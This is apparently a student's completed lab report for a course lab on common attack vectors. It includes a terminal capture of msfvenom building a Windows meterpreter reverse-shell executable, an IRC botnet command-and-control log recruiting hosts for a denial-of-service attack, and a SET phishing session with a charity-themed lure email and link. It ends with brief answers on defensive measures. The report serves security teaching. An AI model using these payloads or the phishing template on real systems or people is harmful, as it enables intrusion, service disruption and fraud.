

Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

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Time on Task:

3 hours, 32 minutes

Progress:


100%

Report Generated: Sunday, March 15, 2026 at 4:50 PM


Section 1: Hands-On Demonstration

Part 1: Perform an Injection Attack


11. Make a screen capture showing the **DOM XSS** dialog box.




21. Make a screen capture showing the successful admin login.



26. Make a screen capture showing the successful Reflected XSS injection.




42. Make a screen capture showing the user with the @owasp.org email.



Part 2: Perform a Malware Attack

6. Make a screen capture showing the **msfvenom** output.




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The title bar of the terminal window reads 'kali@kali: ~/payloads'. The terminal output is as follows:


```
kali@kali: ~  
$ mkdir payloads  
$ cd payloads  
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444  
-f exe -o malwarePayload.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p  
ayload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: malwarePayload.exe  
$  
$
```

Overlaid on the terminal window is a semi-transparent box containing the text: 'Assessing Common Attack Vectors (4e)', 'AttackLinux01', '2026-03-15 14:17:52', and 'Alexander Cher-Aime'.

23. Make a screen capture showing the Opening malwarePayload.exe dialog box.



36. Make a screen capture showing the output of the sysinfo command.




Assessing Common Attack Vectors (4e)

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Section 2: Applied Learning

Part 1: Perform a Distributed Denial-of-Service Attack

25. Make a screen capture showing the newly recruited hosts.




```
Assessing Common Attack Vectors (4e)
AttackLinux01
2026-03-15 15:03:00
Alexander Chai-Aime


DoS Attacker x PHP

Try to take over the world...
15:00 < alfred_deborouter> Not shown: 998 closed ports
15:00 < alfred_deborouter> PORT STATE SERVICE
15:00 < alfred_deborouter> 22/tcp open  ssh
15:00 < alfred_deborouter> 23/tcp open  telnet
15:00 < alfred_deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in 28.20 seconds
15:00 < kali> .recruit alfred_deborouter
15:00 < alfred_deborouter> Searching for signs of unintelligent life...
15:01 < alfred_deborouter> ...found, left a calling card.
15:01 !- LINKST-rt65 [LINKST-rt65@204.40.4.36] has joined #c2
15:01 !- Satar1102 [Satar1102@204.40.4.16] has joined #c2
15:01 !- COMM1984 [COMM1984@204.40.4.26] has joined #c2
15:01 !- qUAke2600 [qUAke2600@204.40.4.46] has joined #c2
15:02 < kali> .muster
15:02 < TargetLinux02> Let us have a go
15:02 < TargetPi> Let us have a go
15:02 < alfred_deborouter> Shotgun
15:02 < LINKST-rt65> Poised to pounce
15:02 < Satar1102> Poised to pounce
15:02 < COMM1984> Poised to pounce
15:02 < qUAke2600> Ready to morph
15:02 [kali] 2:debnet/#c2 [Act: ]
[#c2]
```


28. Make a screen capture showing the **drisst.org** webpage.



33. Make a screen capture showing the **failed connection to drisst.org**.



35. Make a screen capture showing the “PF states limit reached” error message.

```
Bootup complete
FreeBSD/amd64 (pfSense-10.1-RELEASE)
VMware Virtual Machine - Netgate Device ID: 44233f1e9eec3210bd2b
*** Welcome to pfSense 2.5.2-RELEASE (amd64) on pfSense ***

WAN (wan)      -> vmx0      -> v4: 201.10.1.1/24
LAN (lan)      -> vmx1      -> v4: 172.30.0.1/24
DMZ (opt1)     -> vmx2      -> v4: 172.31.0.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Disable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: [zone: pf states] PF states limit reached
[zone: pf states] PF states limit reached
```

Part 2: Perform a Social Engineering Attack

24. Make a screen capture showing the finished SET phishing email composition.


```
root@kali: /home/kali 03:49 PM
Assessing Common Attack Vectors (4e)
AttackLinux01
2026-03-15 15:49:38
Alexander Cher-Aime

File Edit View Search Terminal Help
set:phishing> Send email to: adodson@securelabsondemand.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com): mramone@securelabsondemand.com
set:phishing> The FROM NAME the user will see: Matt Ramone
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): smtp.normailer.com
set:phishing> Port number for the SMTP server [25]: 25
set:phishing> Flag this message/s as high priority? [yes|no]: no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject: A favor?
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Good afternoon Alice
Next line of the body: I learned that my buddy John Hedgerson is hosting a charitable event for kids with leukemia. He asked me if I knew anyone that is willing to pitch in for buying some supplies and tools needed to decorate the event, and I instantly thought of you. I wanted to ask you a favor if you can lend some money and pitch in to the event this friday. Thank you!
Next line of the body: <a href="http://cscdosociety.com"> click here </a>
Next line of the body: END
```

36. Make a screen capture showing the **transaction.php** page in the browser.



Section 3: Challenge and Analysis

Part 1: Recommend Defensive Measures

Identify and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

One defensive measure against injection attacks is input validation. Another defense is using parameterized queries (prepared statements). <https://cheatsheetseries.owasp.org/>

Identify and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

One common defense against malware is using antivirus and endpoint protection software. Scan files and programs for known malicious signatures and suspicious behavior. Regular system updates and patch management is another defensive measurement. Keeping operating systems, applications, and security tools updated, <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-83r1.pdf>

Identify and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

A defense against denial-of-service attacks is using intrusion detection and intrusion prevention systems (IDS/IPS). Monitor network traffic and detect abnormal patterns that may indicate a DoS attack. Rate limiting and traffic filtering is a defensive measure that restricts the number of requests that a system will accept from a specific source within a certain amount of time. https://www.cisa.gov/sites/default/files/2024-03/understanding-and-responding-to-distributed-denial-of-service-attacks_508c.pdf

Identify and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

A great defensive measure against social engineering is security awareness training. Training helps users recognize suspicious communications and avoid giving away sensitive information. Multi-factor authentication (MFA), another defensive measure requires users to provide two or more forms of verification before accessing a system. <https://www.cisa.gov/news-events/alerts/2020/03/06/defending-against-covid-19-cyber-scams>

Part 2: Research Additional Attack Vectors

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Describe the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

The additional attack vector I selected was credential stealing. One way you can defend against credential stealing is strong authentication. Which also uses MFA to keep authentication secure. Credential Hygiene is another one. Strong password practices form the foundation of credential protection, starting with eliminating password reuse across systems and enforcing regular rotation policies for privileged accounts.<https://www.proofpoint.com/us/threat-reference/credential-theft>